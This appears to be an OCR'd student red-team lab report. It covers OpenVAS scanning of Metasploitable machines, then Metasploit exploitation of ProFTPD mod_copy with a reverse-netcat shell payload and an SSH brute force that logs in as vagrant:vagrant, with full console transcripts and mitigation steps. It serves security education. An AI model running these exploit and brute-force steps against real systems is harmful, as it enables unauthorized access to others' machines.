
OpenVAS:

The risk and vulnerability impact is observed using OpenVAS, where vulnerabilities of Metasploitable machines are observed.

There are a few vulnerabilities in Metasploitable machines:

1. RCE for Drupal Code Vulnerability: A severe security vulnerability that lets an attacker execute any code on the Drupal application's hosting server.
2. A significant vulnerability in ProFTPD's 'mod_copy' module enables unauthenticated users to perform file operations, potentially resulting in unauthorized file copying or relocating.
3. A high-severity vulnerability in UnrealIRCd could allow an attacker to pretend to be an IRC server administrator.
4. **SSH Brute Force:** This is a high-severity vulnerability because attackers may use brute force attacks on SSH services to gain access.
5. **Reports on FTP Brute Force Logins:** This poses a severe risk of unauthorized access, like brute force SSH attacks.


6. **UnrealIRCd Backdoor:** A security vulnerability makes unauthorized access to the server possible.



Exploitation:


Thorough monitoring led to the host 10.0.69.10 being inspected for security vulnerabilities, which resulted in the application of Metasploit to attack FTP service vulnerabilities. A ProFTPD 1.3.5 Mod_Copy Command Execution vulnerability, CVE-2015-3306, was found during the analysis.

This vulnerability can be exploited using Metasploit's exploit/unix/ftp/proftpd_modcopy_exec module. After the exploit was run, the compromised target made a reverse connection, which allowed the attacker to access the system. By placing a customized PHP script in the server's root web directory, we could launch a session and gain access to the command shell, achieving remote command execution. Quick escalation to a more powerful Meterpreter session allowed complete access over the compromised Ubuntu 14.04 system, allowing for willful manipulation of network connections, actions, and data.



```
root@kali:/home/kali# msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history

       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search proftpd

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   0  exploit/linux/misc/netsupport_manager_agent  2011-01-08       average    No     NetSupport Manager Agent Remote Buffer Overflow
   1  exploit/linux/ftp/proftp_sreplace          2006-11-26       great      Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
   2  exploit/freebsd/ftp/proftp_telnet_iac      2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
   3  exploit/linux/ftp/proftp_telnet_iac        2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
   4  exploit/unix/ftp/proftpd_modcopy_exec      2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Execution
```


```
Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 > use 4
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set PAYLOAD
PAYLOAD => cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CHOST                       no        The local client address
   CPORT                       no        The local client port
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       HTTP port (TCP)
   RPORT_FTP  21               yes       FTP port
   SITEPATH   /var/www         yes       Absolute writable website path
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path to the website
   TMPPATH    /tmp             yes       Absolute writable path
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.69.9        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   ProFTPD 1.3.5


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 10.0.69.10
RHOSTS => 10.0.69.10
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH => /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):
```



We have also tried to exploit by searching the ssh login to another virtual machine location by configuring the Metasploitable3 machine's target parameters, such as the remote host (rhost), verbose mode (which prints output attempts), and STOP_ON_SUCCESS (which stops guessing

when valid credentials are found). The most important step is setting the files' locations for authentication attempts, which include usernames and passwords for the USER_FILE and PASS_FILE variables, respectively. The exploit is run with the settings set, starting a brute force attack to use the supplied credentials to authenticate with the Metasploitable system.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > search ssh_login

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login                            normal  No     SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey                     normal  No     SSH Public Key Login Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 >
```



```
msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted:
                                                none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
                                                ploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per
                                                 line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set rhost 10.0.69.10
rhost => 10.0.69.10
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE Desktop/usernames
USER_FILE => Desktop/usernames
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE Desktop/usernames
PASS_FILE => Desktop/usernames
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 10.0.69.10:22 - Starting bruteforce
[-] 10.0.69.10:22 - Failed: 'Jehannie:Jehannie'
[!] No active DB -- Credential data will not be saved!
[-] 10.0.69.10:22 - Failed: 'Jehannie:Shreya'
[-] 10.0.69.10:22 - Failed: 'Jehannie:Sarjan'
[-] 10.0.69.10:22 - Failed: 'Jehannie:Micheal'
[-] 10.0.69.10:22 - Failed: 'Jehannie:ubuntu'
[-] 10.0.69.10:22 - Failed: 'Jehannie:msfadmin'
[-] 10.0.69.10:22 - Failed: 'Jehannie:msfconsole'
[-] 10.0.69.10:22 - Failed: 'Jehannie:kali'
[-] 10.0.69.10:22 - Failed: 'Jehannie:metasploit'
[-] 10.0.69.10:22 - Failed: 'Jehannie:vagrant'
[-] 10.0.69.10:22 - Failed: 'Jehannie:centos'
[-] 10.0.69.10:22 - Failed: 'Shreya:Jehannie'
[-] 10.0.69.10:22 - Failed: 'Shreya:Shreya'
[-] 10.0.69.10:22 - Failed: 'Shreya:Sarjan'
[-] 10.0.69.10:22 - Failed: 'Shreya:Micheal'
[-] 10.0.69.10:22 - Failed: 'Shreya:ubuntu'
[-] 10.0.69.10:22 - Failed: 'Shreya:msfadmin'
[-] 10.0.69.10:22 - Failed: 'Shreya:msfconsole'
```

```
[-] 10.0.69.10:22 - Failed: 'vagrant:Jehannie'
[-] 10.0.69.10:22 - Failed: 'vagrant:Shreya'
[-] 10.0.69.10:22 - Failed: 'vagrant:Sarjan'
[-] 10.0.69.10:22 - Failed: 'vagrant:Micheal'
[-] 10.0.69.10:22 - Failed: 'vagrant:ubuntu'
[-] 10.0.69.10:22 - Failed: 'vagrant:msfadmin'
[-] 10.0.69.10:22 - Failed: 'vagrant:msfconsole'
[-] 10.0.69.10:22 - Failed: 'vagrant:kali'
[-] 10.0.69.10:22 - Failed: 'vagrant:metasploit'
[+] 10.0.69.10:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo) Linux m
etasploitable3-ub1404 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 1 opened (10.0.69.9:45895 -> 10.0.69.10:22) at 2024-02-24 22:46:49 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  1         shell linux  SSH kali @   10.0.69.9:45895 -> 10.0.69.10:22 (10.0.69.10)

msf6 auxiliary(scanner/ssh/ssh_login) >
```

We have now entered the metasploitable3 machine, and this process is only one of the ways we can exploit the machine. After the brute force attack has been successful, we need to check the sessions available and enter a session using the command: sessions -I and sessions -I 1

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  1         shell linux  SSH kali @   10.0.69.9:45895 -> 10.0.69.10:22 (10.0.69.10)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
vagrant
ls
VBoxGuestAdditions.iso
uname -i
x86_64
ls -l
total 84536
-rw-r--r-- 1 vagrant vagrant 86562816 Oct 29  2020 VBoxGuestAdditions.iso
```

Mitigation Measures:

The mitigation strategy for our group includes short-, medium--, and long-term steps to resolve the vulnerabilities found successfully. Patches and upgrades will be applied to the Ubuntu Apache server immediately, along with service hardening and ProFTPD vulnerability mitigation. In the future, security flaws on the Bee-box system will be fixed along with improvements to the

SSH password policy and configuration changes. Network segmentation, ongoing monitoring, security awareness instruction, creating incident response plans, and frequent vulnerability assessments are examples of long-term strategies. Regular reviews will guarantee that the network's security posture is continuously improved by incorporating lessons we will learn and input into the plan. By implementing these measures, our group can mitigate security risks and enhance security against cyber threats on our network.

In conclusion, it is imperative to emphasize the significance of proactive security measures and ongoing monitoring, considering effectively exploiting vulnerabilities on the targeted hosts. Using programs like Metasploit and extensive reconnaissance, our group successfully located vulnerabilities and took advantage of them to obtain unapproved access to the targeted systems. Problems like using Twingate to access devices came up during the process, but they were skillfully resolved with a strong team effort and clear communication. Keeping the lines of communication open allowed problems to be quickly resolved, allowing our Red Team operations to go more smoothly.